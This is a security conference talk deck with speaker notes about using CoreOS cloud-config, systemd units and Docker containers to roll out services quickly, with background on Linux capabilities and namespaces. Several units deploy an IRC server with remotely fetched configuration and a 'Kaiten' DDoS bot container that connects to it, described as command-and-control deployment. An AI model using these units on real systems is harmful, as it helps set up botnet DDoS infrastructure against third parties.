CoreOS

Linux containers as a rapid deployment attack mechanism


Brian Redbeard
Principal Architect

Brian “Redbeard” Harrington

CoreOS

brian.harrington@coreos.com

PHOTO (C) BY JOSHUA YOSPYN



CoreOS

mnml lnx

mnml lnx
(minimal linux)

mnml lnx
(minimal Linux™)

TL;DR

COREOS

CLOUD CONFIG

CONTAINER ROLLOUT

MUCH WIN

CLOUD-CONFIG

yaml

yaml
(yes ,I'm aware yaml sucks)

yaml
but it's portable

```
#cloud-config
coreos:
  etcd:
    discovery: https://discovery.etcd.io/8c6a0a340062a386cb9347a69d3ff5bb
    addr: $private_ipv4:4001
    peer-addr: $private_ipv4:7001

ssh_authorized_keys:
  - ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQCzttE8ts\
IMvbjfdslkfdjlkfjfdsjfdlkfdjsfdl1dEzbc9dN2IfR2jeLCeKFXyfA\
+T86yulmuUcS6xxglDA+RNjqG1uHI7cXFypzV+NyDxghIuoC0\
B+DbmFOWoGAdNx56rt/RNKQmgkh5zRKPQh2lliZ7VkqI9o1\
xEiIYPKBpOw== redbeard
```

SYSTEMD UNITS

```
[Unit]
Description=Sweet Attack Tool
After=network.target
Requires=network.target

[Service]
ExecStart=/usr/bin/systemd-nspawn  -D /var/tmp/machine
```

```
[Unit]
Description=IRCD
After=network.target docker.service
Requires=network.target docker.service

[Service]
ExecStart=/usr/bin/docker run -p 6667:6667 \
    -e NGIRCD_CONF_URL=http://fpaste.org/145254/14143107/raw/ \
    quay.io/brianredbeard/kaiten
```

```
[Unit]
Description=Kaiten
After=network.target docker.service
Requires=network.target docker.service

[Service]
ExecStart=/usr/bin/docker run -e KAITEN_SERVER=10.1.10.50 \
    quay.io/brianredbeard/kaiten
```

LOUISE (C) BOB'S BURGERS

TOOR

if uid == 0

set-uid

ping

if uid == 0

KERNEL CAPABILITIES


CAP_NET_ADMIN


CAP_SETPCAP

CAP_SYS_ADMIN

CAP_SYS_MODULE

KERNEL NAMESPACES




uid:0


uid:0
/dev/shm

uid:0
/dev/shm
/var

uid:0
/dev/shm
/var
:::80

uid:0
/dev/shm
/var
:::80
pid: 10000


python
2.6


python
2.6
python
2.7
python
2.6
python
3.2
ruby
1.8.3
ruby
1.9.2
ruby
1.9.2
node.js
0.9
node.js
0.9
mysql
5.5
mariadb
10.0
mono
3.10
python
2.6
python
2.6
python
2.6
python
2.6

python 2.6 :::80	python 2.7 :::80	python 2.6 :::8080	python 3.2 :8081
ruby 1.8.3 :::8081	ruby 1.9.2 :::80	ruby 1.9.2 ::80	node.js 0.9 :::8080
node.js 0.9 :::8081	mysql 5.5 :::3306	mariadb 10.0 :::3306	mono 3.10 :::80
python 2.6 :::8080	python 2.6 :::8080	python 2.6 :::80	python 2.6 :::5000

CONTAINER TYPES:

SYSTEMD-NSPAWN

SYSTEMD-NSPAWN
LXC

SYSTEMD-NSPAWN

LXC

DOCKER

SYSTEMD-NSPAWN

LXC

DOCKER

MORE TO COME...

CONTAINER REGISTRIES:

QUAY.IO

QUAY.IO
DOCKER HUB

QUESTIONS?



CoreOS
Linux containers as a rapid deployment attack mechanism
Brian Redbeard
Principal Architect

Brian “Redbeard” Harrington

CoreOS

brian.harrington@coreos.com

PHOTO (C) BY JOSHUA YOSPYN




CoreOS


mnml lnx

mnml lnx
(minimal linux)


By minimal linux we mean a distro which has been stripped of a lot of the non-essential components for a normal server workload. That being said, this isn't a vendor pitch. If you want to hear more about CoreOS talk to me a bit more after the talk and I can talk/demo/rant endlessly.

TL;DR


For those who want to bounce over to the SSL talk, here is the very fast summary of what we're talking about




cloud-config is a provisioning specification which defines the changes that should happen from a base image when it's instantiated. it was originally scoped by Ubuntu for use on Amazon AWS. Later support was introduced in OpenStack and with CoreOS we expanded it's use even to bare metal by supplying the URL of a file as a command line option



it's a yaml file



and if you've never used yaml, it stinks



but, the reason we stuck with all of this was to avoid creating the 15th standard.


```
#cloud-config
coreos:
  etcd:
    discovery: https://discovery.etcd.io/8c6a0a340062a386cb9347a69d3ff5bb
    addr: $private_ipv4:4001
    peer-addr: $private_ipv4:7001

ssh_authorized_keys:
  - ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQCzttE8ts\
IMvbjfdslkfdjlkfjfdsjfdlkfdjsfdl1dEzbc9dN2IfR2jeLCeKFXyfA\
+T86yulmuUcS6xxglDA+RNjqG1uHI7cXFypzV+NyDxghIuoC0\
B+DbmFOWoGAdNx56rt/RNKQmgkh5zRKPQh2lliZ7VkqI9o1\
xEiIYPKBpOw== redbeard
```

this is what a cloud config file looks like.

in this file we have a custom namespace (“coreos”) in which we define some specific things for our use case.

there is also a standard field (“ssh-authorized-keys”) which defines the public key to be used for the default user



the next important part of rapid deployment is using a systemd unit. systemd is an init system which understands the dependencies defined between a set of services/resources to be managed (a “unit”)

```
[Unit]
Description=Sweet Attack Tool
After=network.target
Requires=network.target

[Service]
ExecStart=/usr/bin/systemd-nspawn  -D /var/tmp/machine
```

For our purposes, we're only going to talk about service units, but there are also mount units, network units (specifically netdev, link, and IP layer units), as well as timer units (think “cron”) and a bunch of other ones

```
[Unit]
Description=IRCD
After=network.target docker.service
Requires=network.target docker.service

[Service]
ExecStart=/usr/bin/docker run -p 6667:6667 \
    -e NGIRCD_CONF_URL=http://fpaste.org/145254/14143107/raw/ \
    quay.io/brianredbeard/kaiten
```


This is some of the meat of what we're doing

This is a standalone definition which will run an IRC daemon pulling it's online configuration from the file sharing service shown.


```
[Unit]
Description=Kaiten
After=network.target docker.service
Requires=network.target docker.service

[Service]
ExecStart=/usr/bin/docker run -e KAITEN_SERVER=10.1.10.50 \
    quay.io/brianredbeard/kaiten
```

In this case you'll see a definition for a unit which will spawn a DDOS tool (which will connect to said IRC server). Wink wink, nudge nudge, you can see where we're going here.




Which leads me to a short story.




And back to interesting technical stuff:

It's appropriate since we're at toorcon, lets actually define what ROOT is on a Linux system.



Historically, root on a POSIX system was as simple as “if uid equals zero, allow these things”. Quickly this was realized to be ineffective. For example: If one wants to open a listening port less than 1024, this traditionally requires root.


The solution for this became to “set-uid.” Now to run a process which opens a port, you can say “this one binary is allowed to run as a different effective UID.”



The best case of this is “ping.” One of the ultimate tools for troubleshooting. Expected to be used by any non-privileged user on a system. At the same time, lets decompose what it is actually doing under the hood:

1) open a raw handler to the network stack
2) emit an ICMP echo request
3) hold the connection open to listen for a response

This seems pretty simple, but when you think about it why **should** those steps be available to any unprivileged user.



Set-uid has been a source of vulnerabilities for years and it should be obvious that an even less course check of merely “if uid=0” is less optimal.

Fortunately back in 2000 plans were afoot to stop this.

KERNEL CAPABILITIES

CAP_NET_ADMIN

Perform various network-related operations:
* interface configuration;
* administration of IP firewall, masquerading, and accounting;
* modify routing tables;
* bind to any address for transparent proxying;
* set type-of-service (TOS)
* clear driver statistics;
* set promiscuous mode;
* enabling multicasting;
* use setsockopt(2) to set the following socket options: SO_DEBUG, SO_MARK, SO_PRIORITY (for a priority outside the range 0 to 6),
SO_RCVBUFFORCE, and SO_SNDBUFFORCE.

CAP_SETPCAP

If file capabilities are not supported: grant or remove any capability in the caller's permitted capability set to or from any other
process. (This property of CAP_SETPCAP is not available when the kernel is configured to support file capabilities, since CAP_SETPCAP has
entirely different semantics for such kernels.)

If file capabilities are supported: add any capability from the calling thread's bounding set to its inheritable set; drop capabilities from
the bounding set (via prctl(2) PR_CAPBSET_DROP); make changes to the securebits flags.

CAP_SYS_ADMIN

CAP_SYS_ADMIN


* Perform a range of system administration operations including: quotactl(2), mount(2), umount(2), swapon(2), swapoff(2), sethostname(2), and setdomainname(2);
* perform privileged syslog(2) operations (since Linux 2.6.37, CAP_SYSLOG should be used to permit such operations);
* perform IPC_SET and IPC_RMID operations on arbitrary System V IPC objects;
* perform operations on trusted and security Extended Attributes (see attr(5));
* forge UID when passing socket credentials;
* exceed /proc/sys/fs/file-max, the system-wide limit on the number of open files, in system calls that open files (e.g., accept(2), execve(2), open(2), pipe(2));
* access privileged perf event information;
* call setns(2);
* employ the obsolete nfsservctl(2) system call;
* employ the obsolete bdflush(2) system call;
* perform various privileged block-device ioctl(2) operations;
* perform various privileged file-system ioctl(2) operations;
* perform administrative operations on many device drivers.

]

CAP_SYS_MODULE

Load and unload kernel modules (see init_module(2) and delete_module(2)); in kernels before 2.6.25: drop capabilities from the system-wide capability bounding set.

KERNEL NAMESPACES



Historically on a Linux system you are master of your own domain.


Inside of this domain you can define your users

You can have shared memory, messages, semaphores, etc.


Your filesystems are your own.

If can bring up a network stack, bind listeners to ports, and maintain your own routing table


And you have your own process table. You know that your copy of PID 10000 is unique.



Let's analyze what you're actually trying to do though. Let's say you have your python application. It needs python 2.6. You're bringing in additional modules to extend the functionality.



But then when you need to run different applications, with different versions (which may be conflict with each other), the answer becomes to carve out individual namespaces which can dole out resources as needed.



An easy way to begin to visualize this further is by the network stack.

Most people understand that a single process can bind to a single port. If I personally am binding to port 80 on 127.0.0.1 no one else can claim port 80....

But with carving out network name spaces, each namespace can get it's own ipv4/6 stack... and routing table... and firewall rules, and sockets.... you can probably begin to imagine the possibilities

CONTAINER TYPES:

SYSTEMD-NSPAWN

SYSTEMD-NSPAWN LXC

SYSTEMD-NSPAWN
LXC
DOCKER

SYSTEMD-NSPAWN
LXC
DOCKER
MORE TO COME...

CONTAINER REGISTRIES:

QUAY.IO

QUAY.IO
DOCKER HUB

LOL SWEET NIGHT

HI THERE (CC) BY SALMAN2000